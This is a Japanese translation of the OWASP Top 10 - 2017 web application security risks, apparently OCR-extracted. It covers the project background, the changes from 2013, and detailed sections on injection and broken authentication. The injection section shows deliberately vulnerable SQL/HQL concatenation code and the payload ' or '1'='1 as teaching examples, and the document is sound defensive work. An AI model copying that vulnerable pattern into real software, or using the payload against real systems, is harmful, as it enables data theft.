OWASP Top 10 - 2017

最も重大なウェブアプリケーションリスクトップ10

2017年11月20日

日本語版: 2017年12月26日

https://owasp.org

目次

OWASPについて

The Open Web Application Security Project (OWASP/日本語: オワスプ) は、オープンなコミュニティであり、組織がアプリケーションやAPIを開発、調達、メンテナンスするにあたりそれらが信頼できるようになることに専念しています。

OWASPには、自由でオープンなものがあります:

- アプリケーションセキュリティのためのツールと標準
- アプリケーションセキュリティテスト、セキュアなコード開発、セキュアなコードレビューについての一揃いの文献
- プレゼンテーションやビデオ
- 開発者に共通なさまざまなトピックを扱ったチートシート
- 標準的なセキュリティコントロールとライブラリ
- 世界中にあるローカルチャプタ
- 先端的な調査研究
- 多方面にわたる 世界中のコンファレンス
- メーリングリスト

さらに多くの情報はこちら: https://www.owasp.org

すべてのOWASPのツール、ドキュメント、ビデオ、プレゼンテーション、そしてチャプターは自由でオープンなものであり、アプリケーションセキュリティを改善する人なら誰でも活用することができます。

わたしたちはアプリケーションセキュリティを、人、プロセス、および技術の問題として提唱しています。最も効果的なアプリケーションセキュリティへのアプローチはそれらの領域を改善することが必要だからです。

OWASPは新しいタイプの組織です。商業的な圧力に縛られないという自由は、アプリケーションセキュリティに関する、偏りのない、実用的な、かつ費用対効果の高い情報を提供することを可能にするからです。

商用のセキュリティ技術について、よく理解した上で利用することには賛同しますが、OWASPは、いかなるテクノロジ企業とも提携しません。OWASPは、さまざまな種類の資料を共同で、透明で、オープンな方法で制作します。

The OWASP Foundation(オワスプ・ファウンデーション)は、プロジェクトの長期的な成功を実現する非営利団体です。OWASPに関わるほとんどの人すなわちOWASPボード、チャプターリーダー、プロジェクトリーダー、プロジェクトメンバーはボランティアです。私たちは、革新的なセキュリティリサーチに対しては、金銭面とインフラストラクチャを提供することによってサポートします。

どうぞ、ご参加ください。

Copyright and License

前書き

セキュアでないソフトウェアは財務、医療、防衛、エネルギーおよびその他の重要なインフラを損ないます。ソフトウェアがますます複雑になり、またつながるにつれて、アプリケーションセキュリティをやり遂げることは、いわば指数関数的に困難になっています。モダンなソフトウェア開発プロセスの急速な進歩により、共通するリスクを迅速かつ正確に発見し解決することは不可欠なものとなっています。我々にはもはや、このOWASP Top 10に示される比較的シンプルなセキュリティ問題を大目に見る余地などありません。

OWASP Top 10 - 2017の制作中に、多くのフィードバックを受け取りました。それらは、他の同様のOWASPプロジェクトに関する努力に勝るものでした。これは、コミュニティがこのOWASP Top 10にどれほどの情熱があるかを示しており、したがってOWASPにとって、大多数の活用にとってTop 10が適切なものにすることがどれほど重要なことであるかを示しています。
OWASP Top 10プロジェクトの当初の目標は、シンプルに開発者やマネージャーの意識を高めることでしたが、いまやTop 10はアプリケーションセキュリティのデファクト・スタンダードとなってきました。

このリリースにおいて、アプリケーションセキュリティの問題や改善提案は簡潔かつ確認できる方法で記述されています。これは、さまざまなアプリケーションセキュリティ計画において、OWASP Top 10の採用を促進するものとなっています。大規模な組織や、セキュリティの取り組みにおいて高いレベルの組織において、厳密な標準が求められているような場合には、OWASP Application Security Verification Standard (ASVS) を使うようお勧めします。しかし、ほとんどの場合、OWASP Top 10はアプリケーションセキュリティを始めるのに良いスタートとなります。

OWASP Top 10のさまざまなユーザーに対して、次のステップを提案しています。「開発者のための次のステップ」、「セキュリティテスト担当者のための次のステップ」、CIOやCISOに適した「組織のための次のステップ」、アプリケーションマネージャやアプリケーションのライフサイクルの責任を持つ人に適した「アプリケーションマネージャのための次のステップ」です。
長期的には、あらゆるソフトウェア開発チームと組織が、それぞれのカルチャーとテクノロジーに適合したアプリケーションセキュリティプログラムを作り上げていくようお勧めします。さまざまな形や規模のプログラムがあります。組織が今持っている強みを活かしながら、SAMM(ソフトウェア品質成熟度モデル)を用いてアプリケーションセキュリティプログラムを計測し、改善してください。

OWASP Top 10がアプリケーションセキュリティに関わる努力の助けになって欲しいと考えています。質問やコメント、またアイデアがあればOWASPに遠慮なくお知らせください。

Githubプロジェクトレポジトリはこちらです:
https://github.com/OWASP/Top10/issues

OWASP Top 10プロジェクトと翻訳はこちらです:
https://www.owasp.org/index.php/top10

最後に、OWASP Top 10 プロジェクトのリーダーシップを創設した Dave Wichers とJeff Williamsのすべてのご尽力と、コミュニティの助けがあればこれをやり遂げられると私たちチームを信じてくれたことに感謝を述べたいと思います。

- Andrew van der Stock
- Brian Glas
- Neil Smithline
- Torsten Gigler

プロジェクトのスポンサー

OWASP Top 10 - 2017のスポンサー Autodesk 社に感謝します。
脆弱性の蔓延状況を示すデータやその他のご助力を提供してくださった組織ならびに個人は謝辞のリストに記載しました。

OWASP Top 10 – 2017へようこそ

今回のメジャーアップデートでは、A8:2017-安全でないデシリアライゼーションとA10:2017-不十分なロギングとモニタリングという2つの問題を含む、いくつかの新しい問題が追加されています。OWASP Top 10の以前のリリースとの重要な差別化要素が2つあります。相当なコミュニティからのフィードバックと、数多くの組織から集められた広範囲のデータです。アプリケーションセキュリティ標準を準備するという状況のもとでは、おそらく最大量のデータが集められたのではないかと考えています。このことから、新しい版のOWASP Top 10が、現在数々の組織が直面している最も影響の大きなアプリケーションセキュリティリスクに向けられているという確信が得られます。

2017年版のOWASP Top 10は、主に、アプリケーションのセキュリティを専門とする企業から寄せられた40以上のデータと、500人以上の個々の人々による業界調査に基づいています。データは、数百の組織の、10万以上の実在するアプリケーションおよびAPIから集められた脆弱性にまたがるものです。Top 10の項目は、この蔓延度合いを反映しているデータにしたがって、悪用のしやすさ、検知のしやすさ、および影響についての共通認識の推計を組み合わせた上で、選択し、優先順位を付けます。

OWASP Top10の主要な目的は、開発者、デザイナー、アーキテクト、マネージャ、組織に、最も一般的かつ最も重要なWebアプリケーションセキュリティの弱点の影響について教育することです。また、これらのリスクの高い問題のある領域を守るための基本的なテクニックを提供し、現時点からどこへ進めるべきなかについてのガイダンスを提供します。

将来への道筋

10までででやめない。 OWASP Developer's GuideやOWASP Cheat Sheet Seriesで説明されているように、Webアプリケーションの全体的なセキュリティに影響を与える可能性のある問題は数多くあります。これらは、WebアプリケーションやAPIを開発するどんな人にとっても、不可欠な情報です。WebアプリケーションおよびAPIの脆弱性を効果的に見つける方法に関するガイダンスは、OWASP Testing Guide に記載されています。

定期的に変更する。 OWASP Top 10はこれからも変化し続けます。また、あなたのアプリケーションコードの、1行も変更していなくても、脆弱になる可能性があります。新しい欠陥が発見され、攻撃方法が洗練されるからです。詳細については、Top 10の最後に掲載した、開発者、テスター、組織、アプリケーションマネージャのための次のステップの項にあるアドバイスを見直してみてください。

積極的に思考する。 脆弱性を追いかけるのをやめ、アプリケーションセキュリティコントロールを強力なものに確立する準備ができたら、以下の文書を参照してください。OWASP Proactive Controls プロジェクトは、開発者がセキュリティをアプリケーションに組み込むための出発点を提供します。また、OWASP Application Security Verification Standard (ASVS)は、組織にとって、またアプリケーションレビュワーにとって何を検証したら良いかを示すガイドです。

賢くツールを活用する。 セキュリティ脆弱性は、非常に複雑で深刻なコードに埋もれていることがあります。多くの場合、そのような弱点を発見して排除するための最も費用対効果の高いアプローチは、高度なツールを手元に備えている専門家です。ツールのみに依存することは、セキュリティに関する誤った感覚をもたらしてしまうので、お勧めしません。

左へ右へ、どこへでも進める。 セキュリティをソフトウェア開発の組織全体のカルチャーにかかわる不可欠なものとすることに集中してください。詳しい情報は、OWASP Software Assurance Maturity Model (SAMM)にあります。

謝辞

2017年版へのアップデートを支援するために、脆弱性データを寄稿した多くの組織に感謝したいと思います。私たちはデータの募集に対して40以上の回答を頂きました。初めて、Top 10リリースに貢献した全てのデータと寄稿者の全リストを明らかにしました。これは、これまでに公に収集されたものより大規模で多様な脆弱性データのコレクションの1つであると考えています。

このドキュメントのスペースに記載できる以上のさらに多くの貢献者がおられますので、その貢献に感謝するための専用ページを作成しました。これらの組織の皆さんが、ご自身たちの努力の結晶である脆弱性データを公に共有することで、喜んで最前線に立ってくれたことに感謝したいと思います。このような活動が成長し続けてより多くの組織において同様の協力が奨励されること、ひいては、これが証拠に基づくセキュリティの重要なマイルストーンの1つとみなされることを願っています。これらのすばらしい貢献がなければ、OWASP Top 10を作ることはできないからです。

業界ランキングの調査を仕上げるために時間を費やしてくれた500人以上の個人に本当に感謝します。皆さんの声は、Top 10に2つの新しい追加を決定する助けになりました。コメント、励まし、批判もすべて感謝しています。貴重なお時間をいただき、感謝したいと思います。

非常に建設的なコメントを寄せて頂き、Top 10にこのアップデートを見直す時間をいただいた人たちに感謝します。皆さんのことは、可能な限り「謝辞」のページに記載しています。

そして最後に、世界中でOWASP Top 10をもっと手に取りやすくするため、Top 10のこのリリースを多数の言語に翻訳なさる翻訳者の皆さんに前もって感謝したいと思います。

2013年版から2017年版への変更点

前のバージョンから4年以上、世の中の変化は加速してきたため、OWASP Top 10 は変更を必要とされています。我々は、OWASP Top 10をすっかりリファクタリングし、手法を改良し、新しいデータ募集のプロセスを活用し、コミュニティと協働し、リスクを評価し直し、それぞれのリスクを一から書き直し、一般に利用されているフレームワークや言語への参照を追加しています。
ここ数年で、アプリケーションの基本的な技術とアーキテクチャは大きく変わりました:

- 従来のモノリシックアプリケーションからnode.jsやSpring Bootで書かれたマイクロサービスに置き換わっています。マイクロサービスには独自のセキュリティ上の課題があります。例えば、マイクロサービス、コンテナ、機密管理などの間の信頼関係の確立、などがあります。インターネットからアクセス不可能だと期待されている古いコードは、現在、シングルページアプリケーション(SPA)やモバイルアプリケーションによって使いまくられているAPI や RESTful Webサービスの背後に居座っています。コードによるアーキテクチャの前提、たとえば信頼できる発信者のような前提はもはや有効ではありません。
- AngularやReactなどのJavaScriptフレームワークで書かれたシングルページアプリケーションによって、モジュール化された機能豊富なフロントエンドの開発ができるようになりました。従来、サーバー側で提供されてきた機能がクライアント側の機能に移るため、それはそれで独自のセキュリティ上の課題となります。
- JavaScriptはいまやWebの主要言語であり、サーバー側で実行されるnode.jsや、クライアントで動作するBootstrap、Electron、Angular、Reactなどの今どきのWebフレームワークで用いられています。

データに裏付けられた新しい問題:

- A4:2017-XML 外部エンティティ参照 (XXE)は、新しいカテゴリです。主にソースコード分析を行うセキュリティテストツール(SAST)から寄せられたデータが根拠となっています。

コミュニティにより裏付けられた新しい問題:
コミュニティに向けて、2つのセキュリティ上の弱点に関する見識を提供してくれるよう求めました。500を超える意見をいただき、すでにデータによる裏付けのある問題(機微な情報の露出とXXE)を除き、二つの新しい問題があります:

- **A8:2017-安全でないデシリアライゼーション**、この問題のある環境ではリモートからのコード実行や機微なオブジェクト操作が可能になります。
- **A10:2017-不十分なロギングとモニタリング**、この機能の欠落は、不正な活動やセキュリティ違反の検知、インシデント対応、デジタルフォレンジックを妨げるか、あるいは大幅に遅延させる可能性があります。


統合、引退。ただし、忘れて良いという意味ではない:

- **A4-安全でないオブジェクト直接参照** と **A7-機能レベルアクセス制御の欠落** は、A5:2017-アクセス制御の不備にマージされました。
- **A8-クロスサイトリクエストフォージェリ (CSRF)** は、多くのフレームワークがこの対策を講じており (CSRF対策)、アプリケーションの5%程度でのみ観察されています。
- **A10-未検証のリダクレクトとフォワード**は、アプリケーションのおよそ8%で観察されており、XXEが入ったことにより、外れることになりました。

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – インジェクション	→	A1:2017-インジェクション
A2 – 認証の不備とセッション管理	→	A2:2017-認証の不備
A3 – クロスサイトスクリプティング (XSS)	↘	A3:2017-機微な情報の露出
A4 – 安全でないオブジェクトへの直接参照 [A7とマージ]	U	A4:2017-XML 外部エンティティ参照 (XXE)[NEW]
A5 – 不適切なセキュリティ設定	↘	A5:2017-アクセス制御の不備 [マージ]
A6 – 機微な情報の露出	↗	A6:2017-不適切なセキュリティ設定
A7 – 機能レベルのアクセス制御の不足 [A4とマージ]	U	A7:2017-クロスサイトスクリプティング (XSS)
A8 – クロスサイトリクエストフォージェリ (CSRF)	☒	A8:2017-安全でないデシリアライゼーション [NEW,コミュニティ]
A9 – 既知の脆弱性のあるコンポーネントの使用	→	A9:2017-既知の脆弱性のあるコンポーネントの使用
A10 – 未検証のリダイレクトと転送	☒	A10:2017-不十分なロギングとモニタリング[NEW,コミュニティ]

アプリケーションセキュリティリスクについて

攻撃者はアプリケーションを介して様々な経路で、ビジネスや組織に被害を及ぼします。それぞれの経路は、注意を喚起すべき深刻なリスクやそれほど深刻ではないリスクを表しています。



これらの経路の中には、検出や悪用がしやすいものもあれば、しにくいものもあります。同様に、引き起こされる被害についても、ビジネスに影響がないこともあれば、破産にまで追い込まれることもあります。組織におけるリスクを判断するためにまず、それぞれの「脅威エージェント」、「攻撃手法」、「セキュリティ上の弱点」などに関する可能性を評価し、組織に対する「技術面への影響」と「ビシネス面への影響」を考慮してみてください。最後に、これら全てのファクターに基づき、リスクの全体像を決定してください。

あなたにとってのリスク

OWASP Top 10は、多様な組織のために、最も重大なウェブアプリケーションセキュリティリスクを特定することに焦点を当てています。これらのリスクに関して、以下に示すOWASP Risk Rating Methodologyに基づいた格付手法により、発生可能性と技術面への影響について評価します。

脅威エージェント	悪用のしやすさ	弱点の蔓延度	弱点の検出しやすさ	技術面への影響	ビジネスへの影響
アプリケーションによる	容易: 3	広い: 3	容易: 3	深刻: 3	ビジネスによる
	平均的: 2	よく見られる: 2	平均的: 2	中程度: 2	
	困難: 1	まれ: 1	困難: 1	少ない: 1	

この版ではこの版において、リスクの発生頻度や影響度を算出する、リスク格付の体系を更新しています。詳細は、「リスクに関する注記」を参照してください。

各組織はユニークであるため、侵害において脅威を引き起こすアクター、目標、影響度も各組織でユニークでしょう。公共の利益団体において公開情報をCMSにより管理している場合や、医療システムにおいてセンシティブな健康記録を管理するために同じようなCMSを利用している場合に、同じソフトウェアであっても脅威を引き起こすアクターやビジネスへの影響は大きく異なります。

そのため、脅威エージェントやビジネスへの影響に基づき、組織におけるリスクを理解することが重要です。Top 10におけるリスクは、理解の促進及び混乱を招くことを避けるため、可能な限りCommon Weakness Enumeration CWEに沿った名称としています。

参考資料

OWASP

- OWASP Risk Rating Methodology
- Article on Threat/Risk Modeling


外部資料

- ISO 31000: Risk Management Std
- ISO 27001: ISMS
- NIST Cyber Framework (US)
- ASD Strategic Mitigations (AU)
- NIST CVSS 3.0
- Microsoft Threat Modelling Tool

アプリケーションセキュリティリスク – 2017

A1:2017-インジェクション	SQLインジェクション、NoSQLインジェクション、OSコマンドインジェクション、LDAPインジェクションといったインジェクションに関する脆弱性は、コマンドやクエリの一部として信頼されないデータが送信される場合に発生します。攻撃コードはインタープリタを騙し、意図しないコマンドの実行や、権限を有していないデータへのアクセスを引き起こします。
A2:2017-認証の不備	認証やセッション管理に関連するアプリケーションの機能は、不適切に実装されていることがあります。不適切な実装により攻撃者は、パスワード、鍵、セッショントークンを侵害したり、他の実装上の欠陥により、一時的または永続的に他のユーザーの認証情報を取得します。
A3:2017-機微な情報の露出	多くのウェブアプリケーションやAPIでは、財務情報、健康情報や個人情報といった機微な情報を適切に保護していません。攻撃者は、このように適切に保護されていないデータを窃取または改ざんして、クレジットカード詐欺、個人情報の窃取やその他の犯罪を行う可能性があります。機微な情報は特別な措置を講じないでいると損なわれることでしょう。保存や送信する時に暗号化を施すことや、ブラウザ経由でやり取りを行う際には安全対策を講じることなどが必要です。
A4:2017-XML 外部エンティティ参照 (XXE)	多くの古くて構成の悪いXMLプロセッサーにおいては、XML文書内の外部エンティティ参照を指定することができます。 外部エンティティは、ファイルURIハンドラ、内部ファイル共有、内部ポートスキャン、リモートコード実行、DoS（サービス拒否）攻撃により、内部ファイルを漏えいさせます。
A5:2017-アクセス制御の不備	権限があるもののみが許可されていることに関する制御が適切に実装されていないことがあります。攻撃者は、このタイプの脆弱性を悪用して、他のユーザのアカウントへのアクセス、機密ファイルの表示、他のユーザのデータの変更、アクセス権の変更など、権限のない機能やデータにアクセスします。
A6:2017-不適切なセキュリティ設定	不適切なセキュリティの設定は、最も一般的に見られる問題です。これは通常、安全でないデフォルト設定、不完全またはアドホックな設定、公開されたクラウドストレージ、不適切な設定のHTTPヘッダ、機微な情報を含む冗長なエラーメッセージによりもたらされます。 すべてのオペレーティングシステム、フレームワーク、ライブラリ、アプリケーションを安全に設定するだけでなく、それらに適切なタイミングでパッチを当てることやアップグレードをすることが求められます。
A7:2017-クロスサイトスクリプティング (XSS)	XSSの脆弱性は、適切なバリデーションやエスケープ処理を行っていない場合や、HTMLやJavaScriptを生成できるブラウザAPIを用いているユーザ入力データで既存のWebページを更新する場合に発生します。 XSSにより攻撃者は、被害者のブラウザでスクリプトを実行してユーザーセッションを乗っ取ったり、Webサイトを改ざんしたり、悪意のあるサイトにユーザーをリダイレクトします。
A8:2017-安全でないデシリアライゼーション	安全でないデシリアライゼーションは、リモートからのコード実行を誘発します。デシリアライゼーションの欠陥によるリモートからのコード実行に至らない場合でさえ、リプレイ攻撃やインジェクション攻撃、権限昇格といった攻撃にこの脆弱性を用います。
A9:2017-既知の脆弱性のあるコンポーネントの使用	ライブラリ、フレームワークやその他ソフトウェアモジュールといったコンポーネントは、アプリケーションと同等の権限で動いています。脆弱性のあるコンポーネントが悪用されると、深刻な情報損失やサーバの乗っ取りにつながります。既知の脆弱性があるコンポーネントを利用しているアプリケーションやAPIは、アプリケーションの防御を損ない、様々な攻撃や悪影響を受けることになります。
A10:2017-不十分なロギングとモニタリング	不十分なロギングとモニタリングは、インシデントレスポンスに組み込まれていないか、非効率なインテグレーションになっていると、攻撃者がシステムをさらに攻撃したり、攻撃を継続できるようにし、ほかのシステムにも攻撃範囲を拡げ、データを改竄、破棄、破壊することを可能にします。ほとんどのデータ侵害事件の調査によると、侵害を検知するのに200日以上も要しており、また内部機関のプロセスやモニタリングからではなく、外部機関によって検知されています。

A1 :2017 インジェクション



アプリケーションによる	悪用のしやすさ: 3	蔓延度: 2	検出のしやすさ: 3	技術面: 3	ビジネス面？
ほとんどのどんなデータソースもインジェクションの経路となりえます。環境変数、パラメータ、外部及び内部のWebサービス、そしてあらゆる種類のユーザというように。インジェクション欠陥は、攻撃者が悪意を持ったデータをインタープリタに送ることができる場合に発生します。		インジェクション欠陥は、特にレガシーコードでは、とても一般的です。インジェクション脆弱性は、SQL、LDAP、XPath、あるいはNoSQLクエリ、OSコマンド、XMLパーサー、SMTPヘッダー、式言語、およびORMクエリでよく見られます。 インジェクション欠陥は、コードを調べると簡単に発見できます。スキャナやファジングは、攻撃者がインジェクション欠陥を見つけるのに役立ちます。		インジェクションは、データの損失、破壊、権限ない者への情報漏洩、アカウンタビリティの喪失、またはアクセス拒否につながる可能性があります。 インジェクションは、ホストの完全な乗っ取りにつながることがあります。ビジネスへの影響は、アプリケーションとデータの重要性に依存します。	

脆弱性発見のポイント

次のような状況では、アプリケーションはこの攻撃に対して脆弱です:

- ユーザが提供したデータが、アプリケーションによって検証、フィルタリング、またはサニタイズされない。
- コンテキストに応じたエスケープが行われず、動的クエリまたはパラメータ化されていない呼出しがインタープリタに直接使用される。
- オブジェクト・リレーショナル・マッピング（ORM）の検索パラメータに悪意を持ったデータが使用され、重要なレコードを追加で抽出してしまう。
- 悪意を持ったデータを直接または連結して使う。例えば、動的クエリ、コマンド、ストアド・プロシージャにおいて構文に悪意を持ったデータを組み合わせる形でSQLやコマンドが組み立てられる。

より一般的なインジェクションとしては、SQL、NoSQL、OSコマンド、オブジェクト・リレーショナル・マッピング（ORM）、LDAP、およびEL式（Expression Language）またはOGNL式（Object Graph Navigation Library）のインジェクションがあります。コンセプトはすべてのインタープリタで同じです。ソースコードをレビューすれば、インジェクションに対してアプリケーションが脆弱であるか最も効果的に検出できます。そして、すべてのパラメータ、ヘッダー、URL、Cookie、JSON、SOAP、およびXMLデータ入力の完全な自動テストも効果的です。

また、組織は静的ソースコード解析ツール (SAST)と動的アプリケーションテストツール (DAST)をCI/CDパイプラインに導入できます。これにより、新たに作られてしまったインジェクション欠陥を稼働環境に展開する前に検出できます。

防止方法

インジェクションを防止するためにはコマンドとクエリからデータを常に分けておくことが必要です。

- 推奨される選択肢は安全なAPIを使用すること。インタープリタの使用を完全に避ける、パラメータ化されたインターフェースを利用する、または、オブジェクト・リレーショナル・マッピング・ツール（ORM）を使用するように移行すること。**注意**: パラメータ化されていたとしても、ストアドプロシージャでは、PL/SQLまたはT-SQLによってクエリとデータを連結したり、EXECUTE IMMEDIATEやexec()を利用して悪意のあるデータを実行することによって、SQLインジェクションを発生させることができる。
- ポジティブな、言い換えると「ホワイトリスト」によるサーバサイドの入力検証を用いる。特殊文字を必要とする多くのアプリケーション、たとえばモバイルアプリケーション用のテキストエリアやAPIなどにおいては完全な防御方法とはならない。
- 上記の対応が困難な動的クエリでは、そのインタープリタ固有のエスケープ構文を使用して特殊文字をエスケープする。**注意**: テーブル名やカラム名などのSQLストラクチャに対してはエスケープができない。そのため、ユーザ指定のストラクチャ名は危険である。これはレポート作成ソフトウェアに存在する一般的な問題である。
- クエリ内でLIMIT句やその他のSQL制御を使用することで、SQLインジェクション攻撃が発生した場合のレコードの大量漏洩を防ぐ。

攻撃シナリオの例

シナリオ#1:あるアプリケーションは信頼できないデータを用いることで以下のような**脆弱な**SQL呼び出しを作ってしまいます:

```
String query = "SELECT * FROM accounts WHERE
custID='" + request.getParameter("id") + "'";
```

シナリオ#2:同様に、アプリケーションがフレームワークを盲信すると、脆弱性のあるクエリになりえます (例えば、Hibernateクエリ言語 (HQL)):

```
Query HQLQuery = session.createQuery("FROM accounts
WHERE custID='" + request.getParameter("id") + "'");
```

これら両方のケースにおいて、攻撃者はブラウザでパラメータ'id'の値を**' or '1'='1**に変更します。例えば:

```
http://example.com/app/accountView?id=' or '1'='1
```

これで、両方のクエリの意味が変えられ、accountsテーブルにあるレコードが全て返されることになります。さらなる攻撃により、データの改ざんや削除、ストアドプロシージャの呼び出しが可能です。

参考資料


OWASP

- OWASP Proactive Controls: Parameterize Queries
- OWASP ASVS: V5 Input Validation and Encoding
- OWASP Testing Guide: SQL インジェクション, Command インジェクション, ORM injection
- OWASP Cheat Sheet: インジェクション Prevention
- OWASP Cheat Sheet: SQL インジェクション Prevention
- OWASP Cheat Sheet: インジェクション Prevention in Java
- OWASP Cheat Sheet: Query Parameterization
- OWASP Automated Threats to Web Applications – OAT-014

外部資料

- CWE-77: Command インジェクション
- CWE-89: SQL インジェクション
- CWE-564: Hibernate インジェクション
- CWE-917: Expression Language インジェクション
- PortSwigger: Server-side template injection

A2 :2017 認証の不備



アプリケーションによる	悪用のしやすさ: 3	蔓延度: 2	検出のしやすさ: 2	技術面: 3	ビジネス面？
攻撃者は、アカウントリスト攻撃（パスワードリスト攻撃）に使える数十億にのぼる有効なユーザ名とパスワードの組み合わせ、初期設定の管理者アカウントリスト、自動化された総当たり攻撃、辞書攻撃ツールを悪用してきます。そして、彼らはセッション管理における攻撃手法、特に有効期限が切れたセッショントークンに関連したものをよく理解しています。		一般的にユーザ認証とアクセス制御を設計・実装するため、認証の不備がよく見られます。セッション管理はユーザ認証とアクセス制御の基盤であり、ステートフルなアプリケーションすべてがセッション管理を実装しています。攻撃者は手動で認証の不備を発見し、自動化ツールによるパスワードリスト攻撃や辞書攻撃を仕掛けて、それらを攻撃できます。		攻撃者は、システムを侵害するために、いくつかのアカウントまたはたった一つの管理者アカウントのアクセス権限を奪取すれば十分です。アプリケーション次第で、この攻撃はマネーロンダリング、社会的な不正行為、個人情報の侵害、法的に保護された重要な機密情報の漏えいにつながる恐れがあります。	

脆弱性発見のポイント

認証に関連した攻撃を防ぐためには、ユーザ認証、セッション管理の設計・実装を確認することが重要です。
アプリケーションが下記の条件を満たす場合、認証の設計・実装に問題があるかもしれません:

- 有効なユーザ名とパスワードのリストを持つ攻撃者によるアカウントリスト攻撃のような自動化された攻撃が成功する。
- 総当たり攻撃や、その他の自動化された攻撃が成功する
- "Password1"や"admin/admin"のような初期設定と同じパスワード、強度の弱いパスワード、よく使われるパスワードを登録できる。
- 安全に実装できない"秘密の質問"のように、脆弱または効果的でないパスワード復旧手順やパスワードリマインダを実装している。
- 平文のパスワード、暗号化したパスワード、または脆弱なハッシュ関数でハッシュ化したパスワードを保存している(A3:2017-機微な情報の露出を参照)。
- 多要素認証を実装していない、または効果的な多要素認証を実装していない。
- URLからセッションIDが露出している(例: URL書き換え)。
- ログインに成功した後でセッションIDが変更されない。
- セッションIDが適切に無効にならない。ログアウトまたは一定時間操作がないとき、ユーザのセッションや認証トークン(特に、シングルサインオン(SSO)トークン)が適切に無効にならない。

防止方法

- 自動化された攻撃、アカウントリスト攻撃、総当たり攻撃、盗まれたユーザ名/パスワードを再利用した攻撃を防ぐために、できる限り多要素認証を実装する。
- 初期アカウント(特に管理者ユーザ)を残したまま出荷およびリリースしない。
- 新しいパスワードまたは変更後のパスワードがTop 10000 worst passwordsのリストにないか照合するようなパスワード検証を実装する。
- NIST 800-63 B's guidelines in section 5.1.1 for Memorized Secretsや最近の調査に基づくパスワードの方針に、パスワードの長さ、複雑性、定期変更に関するポリシーを適合させる。
- アカウント列挙攻撃への対策としてユーザ登録、パスワード復旧、APIを強化するため、すべての結果表示において同じメッセージを用いる。
- パスワード入力の失敗に対して回数に制限するか、段階的に遅延察せる。すべてのログイン失敗を記録するとともに、アカウントリスト攻撃、総当たり攻撃、または他の攻撃を検知したときにアプリケーション管理者に通知する。
- サーバサイドで、セキュアな、ビルトインのセッション管理機構を使い、ログイン後には新たに高エントロピーのランダムなセッションIDを生成する。セッションIDはURLに含めるべきではなく、セキュアに保存する。また、ログアウト後や、アイドル状態、タイムアウトしたセッションを無効にする。

攻撃シナリオの例

シナリオ #1: アカウントリスト攻撃やよく知られたパスワードのリストを用いた攻撃は、広く知られた攻撃手法です。アプリケーションに自動化された攻撃やアカウントリスト攻撃の対策が実装されていないなら、そのアプリケーションは「強力なパスワード検証ツール」として認証情報の有効かどうかを調べるのに悪用されかねません。

シナリオ #2: ほとんどの認証に関連する攻撃は、パスワードを唯一の認証要素として使い続けてきたために発生しています。かつてベストプラクティスとされてきたパスワードの定期変更や複雑性の要求は、ユーザーに弱いパスワードを繰り返し使うよう促すとの見方があります。そこで、あらゆる組織がNIST 800-63に従ってこのようなプラクティスをやめ、多要素認証を使うことが推奨されています。

シナリオ #3: アプリケーションにセッションタイムアウトが適切に実装されていません。ユーザが公共の場のコンピュータでそのアプリケーションにアクセスします。そのユーザは、アプリケーションからログアウトする代わりに単純にブラウザでそのタブを閉じて、その場を立ち去ります。一時間後、攻撃者が同じコンピュータでブラウザを起動すると、まだそのユーザでログインしたままになっています。

参考資料


OWASP

- OWASP Proactive Controls: Implement Identity and Authentication Controls
- OWASP ASVS: V2 Authentication, V3 Session Management
- OWASP Testing Guide: Identity, Authentication
